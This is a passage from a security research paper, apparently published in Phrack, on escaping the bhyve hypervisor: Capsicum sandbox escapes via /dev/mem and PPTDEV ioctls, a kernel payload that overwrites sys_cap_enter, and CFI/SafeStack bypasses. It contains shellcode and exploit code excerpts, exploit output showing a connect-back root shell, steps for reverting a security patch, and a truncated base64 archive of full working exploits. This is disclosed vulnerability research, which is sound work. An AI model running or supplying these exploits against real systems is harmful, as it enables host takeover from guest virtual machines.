All physical pages before and after the MSI-X table are directly mapped into the guest address space using vm_map_pptdev_mmio(). Access to PBA on page shared by MSI-X table and MSI-X PBA is emulated by mapping the /dev/mem interface using mmap(). Read or write to PBA is allowed based on

the offset of memory access in the page and any direct access to MSI-X table on the shared page is avoided. The handle to /dev/mem interface is opened during passthru_init() and remains open till the lifetime of the process:

```
#define _PATH_MEM       "/dev/mem"
. . .
static int
passthru_init(struct vmctx *ctx, struct pci_devinst *pi, char *opts)
{
        . . .
        if (memfd < 0) {
                memfd = open(_PATH_MEM, O_RDWR, 0);
        . . .
        cap_rights_set(&rights, CAP_MMAP_RW);
        if (cap_rights_limit(memfd, &rights) == -1 && errno != ENOSYS)
        . . .
}
```

There are two interesting things to notice in the overall PCI passthrough implementation:
- There is an open handle to /dev/mem interface with CAP_MMAP_RW rights within the sandboxed process. FreeBSD does not restrict access to this memory file like Linux does with CONFIG_STRICT_DEVMEM
- The VM_MAP_PPTDEV_MMIO IOCTL command maps host memory pages into the guest address space for supporting passthrough. However, the IOCTL does not validate the host physical address for which a mapping is requested. The host address may or may not belong to any of the BARs mapped by a device.

Both of this can be used to escape the sandbox by mapping arbitrary host memory from within the sandbox.

With the ability to read and write to an arbitrary physical address, the initial plan was to find and overwrite the 'ucred' credentials structure of the bhyve process. Searching through the system memory to locate the 'ucred' structure could be time-consuming. An alternate approach is to target some deterministic allocation in the physical address space. The kernel base physical address of FreeBSD x86_64 system is not randomized [13] and always starts at 0x200000 (2MB). Guest can overwrite host kernel's .text segment to escape the sandbox.

To come up with a payload to disable capability lets analyze the sys_cap_enter() syscall. The sys_cap_enter() system call sets the CRED_FLAG_CAPMODE flag in 'cr_flags' element of 'ucred' structure to enable the capability mode. Below is the code from kern/sys_capability.c:

```
int
sys_cap_enter(struct thread *td, struct cap_enter_args *uap)
{
        . . .
        if (IN_CAPABILITY_MODE(td))
                return (0);

        newcred = crget();
        p = td->td_proc;
        . . .
        newcred->cr_flags |= CRED_FLAG_CAPMODE;
        proc_set_cred(p, newcred);
        . . .
}
```

The macro 'IN_CAPABILITY_MODE()' defined in capsicum.h is used to verify if the process is in capability mode and enforce restrictions.

```
#define IN_CAPABILITY_MODE(td) (((td)->td_ucred->cr_flags &
CRED_FLAG_CAPMODE) != 0)
```

To disable capability mode:
- Overwrite a system call which is reachable from within the sandbox and

```
  takes a pointer to 'thread' (sys/sys/proc.h) or 'ucred' (sys/sys/ucred.h)
  structure as argument
- Trigger the overwritten system call from the sandboxed process
- Overwritten payload should use the pointer to 'thread' or 'ucred'
  structure to disable capability mode set in 'cr_flags'
```

The ideal choice for this turns out to be sys_cap_enter() system call itself since its reachable from within the sandbox and takes 'thread' structure as its first argument. The kernel payload to replace sys_cap_enter() syscall code is below:

```
root@:~ # gdb -q /boot/kernel/kernel
Reading symbols from /boot/kernel/kernel...Reading symbols from
/usr/lib/debug//boot/kernel/kernel.debug...done.
done.
(gdb) macro define offsetof(t, f) &((t *) 0)->f)
(gdb) p offsetof(struct thread, td_ucred)
$1 = (struct ucred **) 0x140
(gdb) p offsetof(struct ucred, cr_flags)
$2 = (u_int *) 0x40

movq 0x140(%rdi), %rax  /* get ucred, struct ucred *td_ucred    */
xorb $0x1, 0x40(%rax)   /* flip cr_flags in ucred */
xorq %rax, %rax
ret
```

Now either the open handle to /dev/mem interface or VM_MAP_PPTDEV_MMIO IOCTL command can be used to escape the sandbox. The /dev/mem sandbox escape requires the first stage payload executing within the sandbox to mmap() the page having the kernel code of sys_cap_enter() system call and then overwrite it:

```
---[ shellcode.c ]---
. . .
        kernel_page = (uint8_t *)payload->syscall(SYS_mmap, 0, 4096,
PROT_READ | PROT_WRITE, MAP_SHARED,
                        DEV_MEM_FD, sys_cap_enter_phyaddr & 0xFFF000);

        offset_in_page = sys_cap_enter_phyaddr & 0xFFF;
        for (int i = 0; i < sizeof(payload->disable_capability); i++) {
                kernel_page[offset_in_page + i] =
payload->disable_capability[i];
        }

        payload->syscall(SYS_cap_enter);
. . .
```

VM_MAP_PPTDEV_MMIO IOCTL sandbox escape requires some more work. The guest physical address to map the host kernel page should be chosen correctly. VM_MAP_PPTDEV_MMIO command is handled in vmm/vmm_dev.c by a series of calls ppt_map_mmio()->vm_map_mmio()->vmm_mmio_alloc(). The call of importance is 'vmm_mmio_alloc()' in vmm/vmm_mem.c:

```
vm_object_t
vmm_mmio_alloc(struct vmspace *vmspace, vm_paddr_t gpa, size_t len,
               vm_paddr_t hpa)
{
        . . .
                error = vm_map_find(&vmspace->vm_map, obj, 0, &gpa, len, 0,
                                    VMFS_NO_SPACE, VM_PROT_RW, VM_PROT_RW,
0);
        . . .
}
```

The vm_map_find() function [14] is used to find a free region in the provided map 'vmspace->vm_map' with 'find_space' strategy set to VMFS_NO_SPACE. This means the MMIO mapping request will only succeed if there is a free region of the requested length at the given guest physical address. An ideal address to use would be from a memory range not allocated to system memory or PCI devices [15].

The first stage shellcode executing within the sandbox will map the host kernel page into the guest and returns control back to the guest OS.

```
---[ shellcode.c ]---
. . .
        payload->mmio.bus  = 2;
        payload->mmio.slot = 3;
        payload->mmio.func = 0;
        payload->mmio.gpa  = gpa_to_host_kernel;
        payload->mmio.hpa  = sys_cap_enter_phyaddr & 0xFFF000;
        payload->mmio.len  = getpagesize();
. . .
        payload->syscall(SYS_ioctl, VMM_FD, VM_MAP_PPTDEV_MMIO,
&payload->mmio);
. . .
```

The guest OS then maps the guest physical address and writes to it, which in turn overwrites the host kernel pages:

```
---[ exploit.c ]---
. . .
        warnx("[+] Mapping GPA pointing to host kernel...");
        kernel_page = map_phy_address(gpa_to_host_kernel, getpagesize());

        warnx("[+] Overwriting sys_cap_enter in host kernel...");
        offset_in_page = sys_cap_enter_phyaddr & 0xFFF;
        memcpy(&kernel_page[offset_in_page], &disable_capability,
                        (void *)&disable_capability_end - (void
*)&disable_capability);
. . .
```

Finally, the guest triggers the second stage payload to call sys_cap_enter() to disable the capability mode. Interestingly, the VM_MAP_PPTDEV_MMIO command sandbox escape will work even when an individual guest VM is not configured to use PCI passthrough.

During initialization passthru_init() calls the libvmmapi API vm_assign_pptdev() to bind the device:

```
static int
passthru_init(struct vmctx *ctx, struct pci_devinst *pi, char *opts)
{
        . . .
        if (vm_assign_pptdev(ctx, bus, slot, func) != 0) {
        . . .
}

int
vm_assign_pptdev(struct vmctx *ctx, int bus, int slot, int func)
{
        . . .
        pptdev.bus = bus;
        pptdev.slot = slot;
        pptdev.func = func;

        return (ioctl(ctx->fd, VM_BIND_PPTDEV, &pptdev));
}
```

Similarly, payload running in the sandboxed process can bind to a passthrough device using VM_BIND_PPTDEV IOCTL command and then use VM_MAP_PPTDEV_MMIO command to escape the sandbox. For this to work, some PCI device should be configured for passthrough in the loader configuration of the host [12] and not owned by any other guest VM.

```
---[ shellcode.c ]---
. . .
        payload->pptdev.bus  = 2;
        payload->pptdev.slot = 3;
        payload->pptdev.func = 0;
```

```
. . .
        payload->syscall(SYS_ioctl, VMM_FD, VM_BIND_PPTDEV,
&payload->pptdev);
        payload->syscall(SYS_ioctl, VMM_FD, VM_MAP_PPTDEV_MMIO,
&payload->mmio);
. . .
```

Running the VM escape exploit with PCI passthrough sandbox escape will give the following output:

```
root@guest:~/setupB/fwctl_sandbox_bind_exploit # ./exploit 192.168.182.144
6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
exploit: [+] Received signature : BHYV
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Preparing connect back shellcode for 192.168.182.144:6969
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] Overwriting mmio_hint...
exploit: [+] Triggering MMIO read to execute sandbox bypass payload...
exploit: [+] Mapping GPA pointing to host kernel...
exploit: [+] Overwriting sys_cap_enter in host kernel...
exploit: [+] Triggering MMIO read to execute connect back payload...
root@guest:~/setupB/fwctl_sandbox_bind_exploit #

root@guest:~ # nc -vvv -l 6969
Connection from 192.168.182.143 61608 received!
id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

It is also possible to trigger a panic() in the host kernel from within the sandbox by adding a device twice using VM_BIND_PPTDEV. During the VM_BIND_PPTDEV command handling, vtd_add_device() in vmm/intel/vtd.c calls panic() if the device is already owned. I did not explore this further as it is less interesting for a complete sandbox escape.

```
static void
vtd_add_device(void *arg, uint16_t rid)
{
        . . .
        if (ctxp[idx] & VTD_CTX_PRESENT) {
                panic("vtd_add_device: device %x is already owned by "
                      "domain %d", rid,
                      (uint16_t)(ctxp[idx + 1] >> 8));
        }
        . . .
}
```

```
---[ core.txt ]---
. . .
panic: vtd_add_device: device 218 is already owned by domain 2
cpuid = 0
KDB: stack backtrace:
#0 0xffffffff80b3d567 at kdb_backtrace+0x67
#1 0xffffffff80af6b07 at vpanic+0x177
#2 0xffffffff80af6983 at panic+0x43
#3 0xffffffff8227227c at vtd_add_device+0x9c
#4 0xffffffff82262d5b at ppt_assign_device+0x25b
#5 0xffffffff8225da20 at vmmdev_ioctl+0xaf0
#6 0xffffffff809c49b8 at devfs_ioctl_f+0x128
#7 0xffffffff80b595ed at kern_ioctl+0x26d
#8 0xffffffff80b5930c at sys_ioctl+0x15c
#9 0xffffffff80f79038 at amd64_syscall+0xa38
#10 0xffffffff80f57eed at fast_syscall_common+0x101
. . .
```

```
--[ 9 - Analysis of CFI and SafeStack in HardenedBSD 12-CURRENT
```

Bhyve in HardenedBSD 12-CURRENT comes with mitigations like ASLR, PIE, clang's Control-Flow Integrity (CFI) [16], SafeStack etc. Addition of mitigations created a new set of challenge for exploit development. The initial plan was to test against these mitigations using CVE-2018-17160 [21]. However, turning CVE-2018-17160 into an information disclosure looked less feasible during my analysis. To continue the analysis further, I reverted the patch for VGA bug (FreeBSD-SA-16:32) [1] for information disclosure. Now we have a combination of two bugs, VGA bug to disclose bhyve base address and fwctl bug for arbitrary r/w.

During an indirect call, CFI verifies if the target address points to a valid function and has a matching function pointer type. All the details mentioned in section 7.2 for achieving arbitrary read and write works even under CFI once we know the bhyve base address. The function pci_emul_io_handler() used to overwrite the 'handler' in 'inout_handlers' structure and functions pci_emul_dior(), pci_emul_diow() used in fake 'pci_devemu' structure, all have matching function pointer types and does not violate CFI rules.

For making indirect function calls, CFI instrumentation generates a jump table, which has branch instruction to the actual target function [17]. It is this address of jump table entries which are valid targets for CFI and should be used when overwriting the callbacks. Symbols to the target function are referred to as *.cfi. Since radare2 does a good job in analyzing CFI enabled binaries, jump tables can be located by finding references to the symbols *.cfi.

```
# r2 /usr/sbin/bhyve
[0x0001d000]> o /usr/lib/debug/usr/sbin/bhyve.debug
[0x0001d000]> aaaa

[0x0001d000]> axt sym.pci_emul_diow.cfi
sym.pci_emul_diow 0x64ca8 [code] jmp sym.pci_emul_diow.cfi
[0x0001d000]> axt sym.pci_emul_dior.cfi
sym.pci_emul_dior 0x64c60 [code] jmp sym.pci_emul_dior.cfi
```

Rest of the section will detail about targets to overwrite when CFI and SafeStack are in place. All the previously detailed techniques will no longer work. CFI bypasses due to lack of Cross-DSO CFI is out of scope for this research.

----[9.1 - SafeStack bypass using neglected pointers

SafeStack [18] protects against stack buffer overflows by separating the program stack into two regions - safe stack and unsafe stack. The safe stack stores critical data like return addresses, register spills etc. which need protection from stack buffer overflows. For protection against arbitrary memory writes, SafeStack relies on randomization and information hiding. ASLR should be strong enough to prevent an attacker from predicting the address of the safe stack, and no pointers to the safe stack should be stored outside the safe stack itself.

However, this is not always the case. There are a lot of neglected pointers to the safe stack as already demonstrated in [19]. Bhyve stores pointers to stack data in global variables during its initialization in main 'mevent' thread. Some of the pointers are 'guest_uuid_str', 'vmname', 'progname' and 'optarg' in bhyverun.c. Other interesting variables storing pointers to the stack are 'environ' and '__progname':

```
root@renorobert:~ # gdb -q -p `pidof bhyve`
Attaching to process 62427
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug//usr/sbin/bhyve.debug...done.
done.
. . .
(gdb) x/gx &progname
0x262fbe9b600 <progname>:       0x00006dacc2a15a40
```

'mevent' thread also stores a pointer to pthread structure in 'mevent_tid' declared in mevent.c:

```
static pthread_t mevent_tid;
. . .
void
mevent_dispatch(void)
{
        . . .
        mevent_tid = pthread_self();
        . . .
}
```

The arbitrary read primitive created from fwctl bug can disclose the safe stack address of 'mevent' thread by reading any of the variables mentioned above.

Let's consider the case of 'mevent_tid' pthread structure. The 'pthread' and 'pthread_attr' structures are defined in libthr/thread/thr_private.h. The useful elements for leaking stack address include 'unwind_stackend', 'stackaddr_attr' and 'stacksize_attr'. Below is the output of the analysis from gdb and procstat:

```
(gdb) print ((struct pthread *)mevent_tid)->unwind_stackend
$3 = (void *) 0x6dacc2a16000
(gdb) print ((struct pthread *)mevent_tid)->attr.stackaddr_attr
$4 = (void *) 0x6dac82a16000
(gdb) print ((struct pthread *)mevent_tid)->attr.stacksize_attr
$5 = 1073741824
(gdb) print ((struct pthread *)mevent_tid)->attr.stackaddr_attr + ((struct
pthread *)mevent_tid)->attr.stacksize_attr
$6 = (void *) 0x6dacc2a16000

root@renorobert:~ # procstat -v `pidof bhyve`
. . .
62427     0x6dac82a15000     0x6dac82a16000 ---    0    0   0   0 ---- --
62427     0x6dac82a16000     0x6dacc29f6000 ---    0    0   0   0 ---- --
62427     0x6dacc29f6000     0x6dacc2a16000 rw-    3    3   1   0 ---D df
```

Once the safe stack location of 'mevent' thread is leaked, arbitrary write can be used to overwrite the return address of any function call. It is also possible to calculate the safe stack address of other threads since they are relative to address of 'mevent' thread's safe stack.

Next, we should find a target function call to overwrite the return address. The event dispatcher function mevent_dispatch() (section 3.2) goes into an infinite loop, waiting for events using a blocking call to kevent():

```
void
mevent_dispatch(void)
{
        . . .
        for (;;) {
                . . .
                ret = kevent(mfd, NULL, 0, eventlist, MEVENT_MAX, NULL);
                . . .
                mevent_handle(eventlist, ret);
        }
}
```

Overwriting the return address of the blocking call to kevent() gives RIP control as soon as an event is triggered in bhyve. Below is the output of the proof-of-concept code demonstrating RIP control:

```
root@guest:~/setupC/cfi_safestack_bypass # ./exploit
exploit: [+] Triggering info leak using FreeBSD-SA-16:32.bhyve...
exploit: [+] mevent located @ offset = 0x1df58
exploit: [+] Leaked power_handler address = 0x262fbc43ae0
exploit: [+] Bhyve base address = 0x262fbbdf000
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
```

```
exploit: [+] Received signature : BHYV
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] Leaking safe stack address by reading pthread struct...
exploit: [+] Leaked safe stack address = 0x6dacc2a16000
exploit: [+] Located mevent_dispatch RIP...

root@renorobert:~ # gdb -q -p `pidof bhyve`
Attaching to process 62427
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug//usr/sbin/bhyve.debug...done.
done.
. . .
[Switching to LWP 100082 of process 62427]
_kevent () at _kevent.S:3
3       _kevent.S: No such file or directory.
(gdb) c
Continuing.

Thread 1 "mevent" received signal SIGBUS, Bus error.
0x000002e5ed0984f8 in __thr_kevent (kq=<optimized out>,
changelist=<optimized out>, nchanges=<optimized out>, eventlist=<optimized
out>, nevents=<optimized out>,
    timeout=0x6dacc2a15700) at
/usr/src/lib/libthr/thread/thr_syscalls.c:403
403     }
(gdb) x/i $rip
=> 0x2e5ed0984f8 <__thr_kevent+120>:    retq
(gdb) x/gx $rsp
0x6dacc2a156d8: 0xdeadbeef00000000
```

----[9.2 - Registering arbitrary signal handler using ACPI shutdown

For the next bypass, let's revisit the smi_cmd_handler() detailed in section 3.2. Writing the value 0xa1 (BHYVE_ACPI_DISABLE) to SMI command port not only removes the event handler for SIGTERM, but also registers a signal handler.

```
static sig_t old_power_handler;
. . .
static int
smi_cmd_handler(struct vmctx *ctx, int vcpu, int in, int port, int bytes,
    uint32_t *eax, void *arg)
{
        . . .
        case BHYVE_ACPI_DISABLE:
                . . .
                if (power_button != NULL) {
                        mevent_delete(power_button);
                        power_button = NULL;
                        signal(SIGTERM, old_power_handler);
        . . .
}
```

'old_power_handler' can be overwritten using the arbitrary write provided by fwctl bug. The call to signal() thus uses the overwritten value, allowing the guest to register an arbitrary address as a signal handler for SIGTERM signal. The plan is to invoke the arbitrary address through the signal trampoline which does not perform CFI validations. The signal trampoline code invokes the signal handler and then invokes sigreturn system call to restore the thread's state:

```
   0x7fe555aba000:      callq  *(%rsp)
   0x7fe555aba003:      lea    0x10(%rsp),%rdi
   0x7fe555aba008:      pushq  $0x0
   0x7fe555aba00a:      mov    $0x1a1,%rax
   0x7fe555aba011:      syscall
```

However, call to signal() does not directly invoke the sigaction system

call. The libthr library on load installs interposing handlers [20] for many functions in libc, including sigaction().

```
int
sigaction(int sig, const struct sigaction *act, struct sigaction *oact)
{
        return (((int (*)(int, const struct sigaction *, struct sigaction
*))
            __libc_interposing[INTERPOS_sigaction])(sig, act, oact));
}
```

The libthr signal handling code is implemented in libthr/thread/thr_sig.c. The interposing function __thr_sigaction() stores application registered signal handling information in an array '_thr_sigact[_SIG_MAXSIG]'. libthr also registers a single signal handler thr_sighandler(), which dispatches to application registered signal handlers using the information stored in '_thr_sigact'. When a signal is received, thr_sighandler() calls handle_signal() to invoke the respective signal handler through an indirect call.

```
static void
handle_signal(struct sigaction *actp, int sig, siginfo_t *info, ucontext_t
*ucp)
{
        . . .
        sigfunc = actp->sa_sigaction;
        . . .
        if ((actp->sa_flags & SA_SIGINFO) != 0) {
                sigfunc(sig, info, ucp);
        } else {
                ((ohandler)sigfunc)(sig, info->si_code,
                    (struct sigcontext *)ucp, info->si_addr,
                    (__sighandler_t *)sigfunc);
        }
        . . .
}
```

If libthr.so is compiled with CFI, these indirect calls will also be protected. In order to redirect execution to the signal trampoline, guest should overwrite the __libc_interposing[INTERPOS_sigaction] entry with address of _sigaction() system call instead of __thr_sigaction(). Since _sigaction() and __thr_sigaction() are of the same function type, they should be valid targets under CFI.

After the guest registers a fake signal handler, it should wait until the host triggers an ACPI shutdown using SIGTERM. Below is the output of proof-of-concept for RIP control using signal handler:

```
root@guest:~/setupC/cfi_signal_bypass # ./exploit
exploit: [+] Triggering info leak using FreeBSD-SA-16:32.bhyve...
exploit: [+] mevent located @ offset = 0xbff58
exploit: [+] Leaked power_handler address = 0x2aa1604cae0
exploit: [+] Bhyve base address = 0x2aa15fe8000
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
exploit: [+] Received signature : BHYV
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] libc base address = 0x6892a57a000
exploit: [+] Overwriting libc interposing table entry for sigaction...
exploit: [+] Overwriting old_power_handler...
exploit: [+] Disabling ACPI shutdown to register fake signal handler
root@guest:~/cfi_bypass/cfi_signal_bypass #

root@host:~ # vm stop freebsdvm
Sending ACPI shutdown to freebsdvm

root@host:~ # gdb -q -p `pidof bhyve`
Attaching to process 44443
```

```
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug//usr/sbin/bhyve.debug...done.
done.
 . . .
_kevent () at _kevent.S:3
3       _kevent.S: No such file or directory.
(gdb) c
Continuing.

Thread 1 "mevent" received signal SIGTERM, Terminated.
_kevent () at _kevent.S:3
3       in _kevent.S
(gdb) c
Continuing.

Thread 1 "mevent" received signal SIGBUS, Bus error.
0x00007fe555aba000 in ’’ ()
(gdb) x/i $rip
=> 0x7fe555aba000:      callq  *(%rsp)
(gdb) x/gx $rsp
0x751bcf604b70: 0xdeadbeef00000000
```

The information disclosure using FreeBSD-SA-16:32.bhyve crashes at times in HardenedBSD 12-Current. Though this can be improved, I left it as such since the bug was re-introduced for experimental purposes by reverting the patch.

--[10 - Conclusion

The paper details various techniques to gain RIP control as well as achieve arbitrary read/write by abusing bhyve’s internal data structures. I believe the methodology described here is generic and could be applicable in the exploitation of similar bugs in bhyve or even in the analysis of other hypervisors.

Many thanks to Ilja van Sprundel for finding and disclosing the VGA bug detailed in the first part of the paper. Thanks to argp, huku and vats for their excellent research on the jemalloc allocator exploitation. I would also like to thank Mehdi Talbi and Paul Fariello for their QEMU case study paper, which motivated me to write one for bhyve. Finally a big thanks to Phrack Staff for their review and feedback, which helped me improve the article.

--[11 - References

[1] FreeBSD-SA-16:32.bhyve - privilege escalation vulnerability
https://www.freebsd.org/security/advisories/FreeBSD-SA-16:32.bhyve.asc
[2] Setting the VGA Palette
https://bos.asmhackers.net/docs/vga_without_bios/docs/palettesetting.pdf
[3] Hardware Level VGA and SVGA Video Programming Information Page
http://www.osdever.net/FreeVGA/vga/colorreg.htm
[4] Pseudomonarchia jemallocum
http://phrack.org/issues/68/10.html
[5] Exploiting VLC, a case study on jemalloc heap overflows
http://phrack.org/issues/68/13.html
[6] The Shadow over Android
https://census-labs.com/media/shadow-infiltrate-2017.pdf
[7] Kqueue: A generic and scalable event notification facility
https://people.freebsd.org/~jlemon/papers/kqueue.pdf
[8] VM escape - QEMU Case Study
http://www.phrack.org/papers/vm-escape-qemu-case-study.html
[9] Capsicum: practical capabilities for UNIX
https://www.usenix.org/legacy/event/sec10/tech/full_papers/Watson.pdf
[10] Capsicumise bhyve
https://reviews.freebsd.org/D8290
[11] Capsicum support for bhyve
https://reviews.freebsd.org/rS313727
[12] bhyve PCI Passthrough
https://wiki.freebsd.org/bhyve/pci_passthru
[13] Put kernel physaddr at explicit 2MB rather than inconsistent

MAXPAGESIZE
https://reviews.freebsd.org/D8610
[14] VM_MAP_FIND - FreeBSD Kernel Developer's Manual
https://www.freebsd.org/cgi/man.cgi'query=vm_map_find&sektion=9
[15] Nested Paging in bhyve
https://people.freebsd.org/~neel/bhyve/bhyve_nested_paging.pdf
[16] Introducing CFI
https://hardenedbsd.org/article/shawn-webb/2017-03-02/introducing-cfi
[17] Control Flow Integrity Design Documentation
https://clang.llvm.org/docs/ControlFlowIntegrityDesign.html
[18] SafeStack
https://clang.llvm.org/docs/SafeStack.html
[19] Bypassing clang's SafeStack for Fun and Profit
https://www.blackhat.com/docs/eu-16/materials/eu-16-Goktas-Bypassing-Clangs-SafeStack.pdf
[20] libthr - POSIX threads library
https://www.freebsd.org/cgi/man.cgi'query=libthr&sektion=3&manpath=freebsd-release-ports
[21] FreeBSD-SA-18:14.bhyve - Insufficient bounds checking in bhyve device
model
https://www.freebsd.org/security/advisories/FreeBSD-SA-18:14.bhyve.asc
[22] FreeBSD-SA-18:14.bhyve - Always treat firmware request and response
sizes as unsigned
https://github.com/freebsd/freebsd/commit/33c6dca1c4dc75a1d7017b70f388de88636a7e63

--[12 - Source code and environment details

The experiment was set up on 3 different host operating systems, all
running inside VMware Fusion with nested virtualization enabled. vm-bhyve
[S1] was used to set up and manage the virtual machines

A. FreeBSD 11.0-RELEASE-p1 #0 r306420 running Ubuntu server 14.04.5 LTS as
   guest
B. FreeBSD 11.2-RELEASE #0 r335510 running FreeBSD 11.2-RELEASE #0 r335510
   as guest
C. FreeBSD 12.0-CURRENT #0 [DEVEL:HardenedBSD-CURRENT-hbsdcontrol-amd64:53]
   running FreeBSD 11.1-RELEASE #0 r321309

Setup (A): Set graphics="yes" in the VM configuration used by vm-bhyve to
enable framebuffer device required by VGA. vm-bhyve enables frame buffer
device only when UEFI is also enabled. This check can be commented out in
'vm-run' bash script [S2].

```
# add frame buffer output
#
vm::bhyve_device_fbuf(){
    local _graphics _port _listen _res _wait _pass
    local _fbuf_conf

    # only works in uefi mode
    #[ -z "${_uefi}" ] && return 0
    . . .
}
```

All the analysis detailed in section 2, 3, 4 and 5 uses this setup (A). The
following exploits provided in the attached code can be tested in this
environment:

- readmemory - proof of concept code to disclose bhyve heap using VGA bug
  (section 3.1)
- vga_fakearena_exploit - full working exploit with connect back shellcode
  using fake arena technique (section 3)
- vga_ioport_exploit - full working exploit with connect back shellcode
  using corrupted inout_handlers structure (section 4.1 - 4.4)
- vga_pci_exploit - proof of concept code to demonstrate RIP control using
  PCI BAR decoding technique (section 4.5). It requires libpciaccess, which
can be installed using 'apt-get install libpciaccess-dev'

Setup (B): Apply the bhyverun.patch in the attached code to bhyve and
rebuild from source. This enables fwctl device by default without
specifying a bootrom

```
# cd /usr/src
# patch < bhyverun.patch
# cd /usr/src/usr.sbin/bhyve
# make
# make install
```

Enable IOMMU if the host is running as a VM. Follow the instructions in [S3] up to step 4 to make sure a device available for any VM running on this host. I used the below USB device for passthrough:

```
root@host:~ # pciconf -v -l
. . .
ppt0@pci0:2:3:0:        class=0x0c0320 card=0x077015ad chip=0x077015ad
rev=0x00 hdr=0x00
    vendor     = 'VMware'
    device     = 'USB2 EHCI Controller'
    class      = serial bus
    subclass   = USB
```

After the reboot, verify if the device is ready for passthrough:

```
root@host:~ # vm passthru

DEVICE     BHYVE ID     READY        DESCRIPTION
hostb0     0/0/0        No           440BX/ZX/DX - 82443BX/ZX/DX Host
bridge
pcib1      0/1/0        No           440BX/ZX/DX - 82443BX/ZX/DX AGP bridge
isab0      0/7/0        No           82371AB/EB/MB PIIX4 ISA
. . .
em0        2/1/0        No           82545EM Gigabit Ethernet Controller
(Copper)
pcm0       2/2/0        No           ES1371/ES1373 / Creative Labs CT2518
ppt0       2/3/0        Yes          USB2 EHCI Controller
```

The 'USB2 EHCI Controller' is marked ready. After this, set 'passthru0' parameter as '2/3/0' in the VM configuration used by vm-bhyve [S4] to expose the device to a VM.

All the analysis detailed in section 6, 7 and 8 uses this setup (B). The following exploits provided in the attached code can be tested in this environment:

- fwctl_sandbox_devmem_exploit - full working exploit with connect back shellcode using /dev/mem sandbox escape. Requires 'passthru0' parameter to be configured
- fwctl_sandbox_map_exploit - full working exploit with connect back shellcode using VM_MAP_PPTDEV_MMIO IOCTL command. Requires 'passthru0' parameter to be configured
- fwctl_sandbox_bind_exploit - full working exploit with connect back shellcode using VM_MAP_PPTDEV_MMIO and VM_BIND_PPTDEV IOCTL command. Configure only a host device for passthrough. Do not set the 'passthru0' parameter. If 'passthru0' is set, a kernel panic detailed in section 8 will be triggered when running the exploit.

Setup (C): This setup uses HardenedBSD-CURRENT-hbsdcontrol-amd64-s201709141755-disc1.iso downloaded from [S5]. Use the information provided in [S6] to setup ports if necessary. Apply the bhyverun.patch in the attached code and revert the VGA patch [S7] from bhyve.

```
# cd /usr/src
# patch < bhyverun.patch
# fetch https://security.FreeBSD.org/patches/SA-16:32/bhyve.patch
# patch -R < bhyve.patch
# cd /usr/src/usr.sbin/bhyve
# make
# make install
```

All the analysis detailed in section 9 uses this setup (C). The following proof of concepts provided in the attached code can be tested in this

environment:

- cfi_safestack_bypass - proof of concept code to demonstrate RIP control
  bypassing SafeStack
- cfi_signal_bypass - proof of concept code to demonstrate RIP control
  using signal trampoline

Addresses of ROP gadgets might need readjustment in any of the above code.

[S1] vm-bhyve - Management system for FreeBSD bhyve virtual machines
https://github.com/churchers/vm-bhyve
[S2] vm-run
https://github.com/churchers/vm-bhyve/blob/master/lib/vm-run
[S3] bhyve PCI Passthrough
https://wiki.freebsd.org/bhyve/pci_passthru
[S4] passthru0
https://github.com/churchers/vm-bhyve/blob/master/sample-templates/config.sample
[S5] HardenedBSD-CURRENT-hbsdcontrol-amd64-LATEST/ISO-IMAGES
https://jenkins.hardenedbsd.org/builds/HardenedBSD-CURRENT-hbsdcontrol-amd64-LATEST/ISO-I
MAGES/
[S6] How to use Ports under HardenedBSD
https://groups.google.com/a/hardenedbsd.org/d/msg/users/gRGS6n_446M/KoHGgrB1BgAJ
[S7] FreeBSD-SA-16:32.bhyve - privilege escalation vulnerability
https://www.freebsd.org/security/advisories/FreeBSD-SA-16:32.bhyve.asc

>>>base64-begin code.zip
UEsDBAoAAAAAACVLblAAAAAAAAAAAAAAAAAFABwAY29kZS9VVAkAA2YFbV5+BW1edXgLAAEE6AM
AAAToAwAAUEsDBAoAAAAAAIBLblAAAAAAAAAAAAAAAAAAMABwAY29kZS9zZXR1cEMvVVQJAAMPBm
1eFAZtXnV4CwABBOgDAAAE6AMAAFBLAwQUAAAACACCo0ZNxGrdyakAAAANAQAAGgAcAGNvZGUvc
2V0dXBDL2JoeXZlcnVuLnBhdGNoVVQJAANEfblbmVa8W3V4CwABBOgDAAAE6AMAAHVNsQ6CMBTc
+xUvcYHUohsSQ4JhkcFoIsSxgdpCE2xJWzQO/rsQlcHoDfde7t3dI4RAb01gK6kWVXO/8hebXgU
s0EbWCGP834KSBEgURvMV4HGEkCQIvlBay43zuDHaQBzD0l9PngdC5L1KAV7bMVpp7Yy+eL4/nT
4QN+ZaKpV03tCBf6oIZlKoMxdwyvLtvshpujkcs7TYTU9Z2TWUlazhA7uurLkdk09QSwMECgAAA
AAi0tuUAAAAAAAAAAAAAAAAB4AHABjb2RlL3NldHVwQy9jZmlfc2lnbmFsX2J5cGFzcy9VVAkA
AyYGbV46Bm1edXgLAAEE6AMAAAToAwAAUEsDBBQAAAAIAMuVH01J0sHDmwgAAFUZAAAqABwAY29
kZS9zZXR1cEMvY2ZpX3NpZ25hbF9ieXBhc3Mvc3RydWN0dXJlcy5oVVQJAANu74lbZFa8W3V4Cw
ABBOgDAAAE6AMAALVYbW/bOBL+LP8KAvvF9uYa2028AVwc4DZu1kDiBLG7u9egIGiJtolKokJRj
rO9/e83Q+qFkuzcAXeXD4n4PMOZ0XBmOMpPIvbDLODkQ/qanj9nPOPvdn/vdM77ZH5+TxKpdEr6
552fAr4RMSeff/+0uqX3X1bE/gwOl8NBg50viMMOOxV9M1vR5epx+dXSV4OKu3+giy+3t8VOMnS
Z2adf70tm5DKgsSTI+wZDb2e5Kxcus3T3XLrM3fSPirGSnU6qVeZrso98fSA/Op6IteE3waTjZb
